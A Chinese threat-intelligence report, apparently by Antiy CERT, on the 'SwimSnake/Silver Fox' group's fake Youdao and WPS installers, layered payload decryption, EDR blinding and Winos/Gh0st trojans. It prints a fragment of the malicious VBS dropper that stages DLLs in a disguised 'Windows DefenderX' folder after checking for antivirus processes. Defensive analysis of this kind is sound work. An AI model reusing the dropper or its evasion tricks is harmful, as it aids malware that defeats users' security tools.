


多层隐匿载荷解密与驱动级致盲对抗手法分析 | 游蛇（银狐）技战术追踪

mp.weixin.qq.com/s/1lwg1hNFqGVi4aXESu0SA

安天CERT



点击上方“蓝字”
关注我们吧！

01

概览

[安天](#)CERT近期追踪发现，“游蛇（银狐）”黑产团伙正通过多阶段载荷解密与多种驱动级对抗技术，规避杀毒软件检测。主要涉及两类手法，第一类攻击手法为通过不同组件分工完成分层解密与载荷加载，经多轮加密处理隐藏核心恶意载荷，同时内置80个加密存储的备选C2地址，结合组件协同与多层隐匿机制对抗安全软件；第二类攻击手法通过多个加密的压缩包文件释放攻击组件，利用多组驱动文件致盲EDR、终止指定安全软件进程、隐藏进程及网络连接等对抗操作，并采取“白加黑”方式执行Winos远控木马。

“游蛇”黑产团伙，其他安全企业又称“银狐”、“谷堕大盗”等，主要针对国内用户进行攻击诈骗活动。安天在2022年下半年发现和分析游蛇组织的早期活动，包括伪装成常用软件下载站、进行搜索引擎SEO投毒以及大量发送钓鱼邮件等方式实施投放。在载荷执行阶段，其常使用“白加黑”方式执行，并通过即时通讯软件（微信、企业微信等）进一步扩散。其主要获利方式为通过即时通讯软件诱导用户加入群组的方式进行诈骗，同时也对受感染主机形成窃密能力，可能进行数据贩卖等其他活动。其传播的恶意文件具有变种数量庞大、免杀技术迭代迅速等特点，攻击目标涉及大量个人用户与多个行业领域，构成广泛而严重的威胁。

“游蛇”团伙很可能在以欺诈即服务（FaaS，Fraud as a Service）的网络犯罪模式运营，以商品化并按需出售或租赁的形式，向其他犯罪分子提供攻击方法、工具、基础设施，从而大幅降低实施网络欺诈的门槛。

[安天智甲终端防御系统](#)（IEP）拥有驱动级主防模块，基于AVL SDK的检测能力和内核与应用层的防御点，可有效阻断该远控木马攻击链。

用户可以在安天垂直响应平台（<https://vs2.antiy.cn>）中下载使用“游蛇”专项排查工具排查此类威胁。

02

技术梳理

2.1 搜索引擎SEO技术投毒

“游蛇（银狐）”黑产利用搜索引擎SEO技术进行投毒攻击，使其搭建的仿冒下载网站在搜索结果中的排名靠前。识别仿冒网站请查阅安天发布[“游蛇（银狐）”黑产密集仿冒各类流行应用：WPS下载站打假专辑](#)进行钓鱼网站识别与防范。




图2-1 仿冒“有道翻译”的恶意网站




图2-2 仿冒“WPS”的恶意网站

2.2 样本执行流程

第一类样本运行后释放正常的“网易有道翻译安装软件”，并隐蔽地执行VBS脚本。该VBS脚本通过执行WMI查询是否存在360***.exe、QQ***.exe和Hips***.exe进程，并根据结果选择不同的攻击组件。虽然这些攻击组件不同，但都使用相同的解密手段对“_8”文件进行解密得到NHQDX.jpg文件。该文件对自身指定偏移处的数据进行解密得到Gh0st远控木马变种，并根据instal.ini配置文件内容选择对应的80个内置C2地址进行解密。ConsysFun.png是经过加密处理的远控插件，攻击者通过向远控木马发出指令，调用“Consys21.dll”远控木马插件中的指定功能。




图2-3 第一类样本执行流程图

第二类样本运行后释放执行正常的WPS安装程序和恶意程序，该恶意程序在指定路径中释放多个攻击组件，利用多组驱动文件致盲EDR、终止指定安全软件进程、隐藏进程及网络连接等对抗操作，并采取“白加黑”方式执行Winos远控木马。Winos是“游蛇”黑产近两年使用频率较高的一种远控木马，由Gh0st远控修改并支持以插件的形式执行多种功能模块。




图2-4 第二类样本执行流程图

03
样本分析

3.1 解密多阶段载荷对抗安全软件的手法分析

3.1.1 初始诱饵文件

表3-1 样本标签

病毒名称	Trojan/Win32.SwimSnake
原始文件名	youd_fanyiKn_2.0.msi
MD5	42DDB89706155089A04B9EBA5E661516
处理器架构	Intel 386 or later processors and compatible processors
文件大小	221 MB (232,657,920字节)
文件格式	Windows Installer

时间戳	伪造
数字签名	无
加壳类型	无
安装程序	Microsoft Windows Installer

youd_fanyiKn_2.0.msi运行后会将正常的“网易有道翻译安装软件”释放至用户选择安装的路径中（默认为“%appdata%\Netyoydd”），在桌面上创建快捷方式，并在C:\ProgramData中释放多组白加黑组件文件，用于后续从中选择攻击载荷。

此次样本涉及的核心组件及功能描述如下表所示：

表3-2 文件及功能描述

文件名称	功能
Binary._BF84D321CFCEFEA02F92AC3F19AB7EFD	该MSI安装程序隐蔽执行的VBS脚本
xfYecK61gv.exe（白文件）	“白加黑”组件，stardict-editor.dll对_8文件进行解密，dll1.dll对解密后的载荷进行加载。
stardict-editor.dll	
dll1.dll	
_8	加密文件：经过加密的第一层载荷，解密后是一个名称为NHQDX.jpg的DLL文件，其中含有经过加密的远控木马载荷以及80个经过加密的C2地址。远控木马是名称为NH.dat的DLL文件。
instal.ini	加密文件：该文件中含有经过加密处理的id值，NHQDX.jpg根据该值选择对应的C2地址。

加密文件：经过加密的远控插件，解密后是名称为Consys21.dll的DLL文件，攻击者通过调用该插件中指定的功能向远控木马发出指令。

3.1.2 隐蔽执行VBS脚本

该恶意MSI安装程序在安装过程中隐蔽执行VBS脚本，创建伪装成系统相关的特殊命名文件夹（含随机字符标识），并将释放的部分指定文件复制至系统程序目录、公共文档目录等多个位置，完成文件落地与隐藏部署。

```
49 Dim randomString
50 randomString = GenerateRandomString(8) ' 生成由xf开头以及8个随机字符组成的字符串
51 ' APPDATA_PATH = WshShell.ExpandEnvironmentStrings("%APPDATA%")
52 APPDATA_PATH = xoStr1
53 CreateFolder(APPDATA_PATH) ' 创建 C:\Program Files\Windows DefenderX 文件夹
54 Dim folderPath
55 folderPath = APPDATA_PATH + "\" + randomString ' C:\Program Files\Windows DefenderX\{8个随机字符}
56
57 CreateFolder(folderPath) ' 创建 C:\Program Files\Windows DefenderX\{8个随机字符} 文件夹
58 ' 复制文件
59 ' objFSO.deleteFile "C:\ProgramData\l.dll"
176 objFSO.CopyFile "C:\ProgramData\l.dll", folderPath="WS_Log.dll" ' 将 C:\ProgramData\l.dll 复制到 C:\Program Files\Windows DefenderX\{8个随机字符}\WS_Log.dll
177 objFSO.CopyFile "C:\ProgramData\l.dll", "C:\Users\Public\Documents\WS_Log.dll" ' 将 C:\ProgramData\l.dll 复制到 C:\Users\Public\Documents\WS_Log.dll
178 objFSO.CopyFile "C:\ProgramData\l.dll", "C:\Users\Public\Documents\WS_Log.dll" ' 将 C:\ProgramData\l.dll 复制到 C:\Users\Public\Documents\WS_Log.dll
179 objFSO.CopyFile "C:\ProgramData\l.dll", "C:\Users\Public\Documents\WS_Log.dll" ' 将 C:\ProgramData\l.dll 复制到 C:\Users\Public\Documents\WS_Log.dll
180 objFSO.CopyFile "C:\ProgramData\l.dll", "C:\Users\Public\Documents\WS_Log.dll" ' 将 C:\ProgramData\l.dll 复制到 C:\Users\Public\Documents\WS_Log.dll
181 objFSO.CopyFile "C:\ProgramData\l.dll", "C:\Users\Public\Documents\WS_Log.dll" ' 将 C:\ProgramData\l.dll 复制到 C:\Users\Public\Documents\WS_Log.dll
182 objFSO.CopyFile "C:\ProgramData\l.dll", "C:\Users\Public\Documents\WS_Log.dll" ' 将 C:\ProgramData\l.dll 复制到 C:\Users\Public\Documents\WS_Log.dll
183 objFSO.CopyFile "C:\ProgramData\l.dll", "C:\Users\Public\Documents\WS_Log.dll" ' 将 C:\ProgramData\l.dll 复制到 C:\Users\Public\Documents\WS_Log.dll
184 objFSO.CopyFile "C:\ProgramData\l.dll", "C:\Users\Public\Documents\WS_Log.dll" ' 将 C:\ProgramData\l.dll 复制到 C:\Users\Public\Documents\WS_Log.dll
185 objFSO.CopyFile "C:\ProgramData\l.dll", "C:\Users\Public\Documents\WS_Log.dll" ' 将 C:\ProgramData\l.dll 复制到 C:\Users\Public\Documents\WS_Log.dll
186 objFSO.CopyFile "C:\ProgramData\l.dll", "C:\Users\Public\Documents\WS_Log.dll" ' 将 C:\ProgramData\l.dll 复制到 C:\Users\Public\Documents\WS_Log.dll
187 objFSO.CopyFile "C:\ProgramData\l.dll", "C:\Users\Public\Documents\WS_Log.dll" ' 将 C:\ProgramData\l.dll 复制到 C:\Users\Public\Documents\WS_Log.dll
188 objFSO.CopyFile "C:\ProgramData\l.dll", "C:\Users\Public\Documents\WS_Log.dll" ' 将 C:\ProgramData\l.dll 复制到 C:\Users\Public\Documents\WS_Log.dll
189 objFSO.CopyFile "C:\ProgramData\l.dll", "C:\Users\Public\Documents\WS_Log.dll" ' 将 C:\ProgramData\l.dll 复制到 C:\Users\Public\Documents\WS_Log.dll
```

图3-1 创建文件夹，执行文件复制操作

通过WMI查询目标设备是否存在360安全卫士进程（360***.exe）、QQ电脑管家进程（QQ***.exe）、火绒安全软件进程（Hips***.exe）；根据上述查询结果执行不同组件文件，并删除其他后续无用的文件。尽管这些攻击组件存在差异，但解密并执行远控木马的核心流程一致。

检测到360tray.exe进程时复制的恶意组件				检测到QQPCTray.exe进程时复制的恶意组件			
名称	修改日期	类型	大小	名称	修改日期	类型	大小
dll1.dll	2025/11/11 16:37	应用程序扩展	283,530 KB	dll1.dll	2025/11/13 11:24	应用程序扩展	340 KB
stardict-editor.dll	2025/11/11 16:37	应用程序扩展	283,530 KB	libcef.dll	2025/11/13 11:25	应用程序扩展	352 KB
xfYecK61gv.exe	2025/11/11 16:36	应用程序	333,563 KB	WsTaskLoad.exe	2025/11/11 10:28	应用程序	979 KB
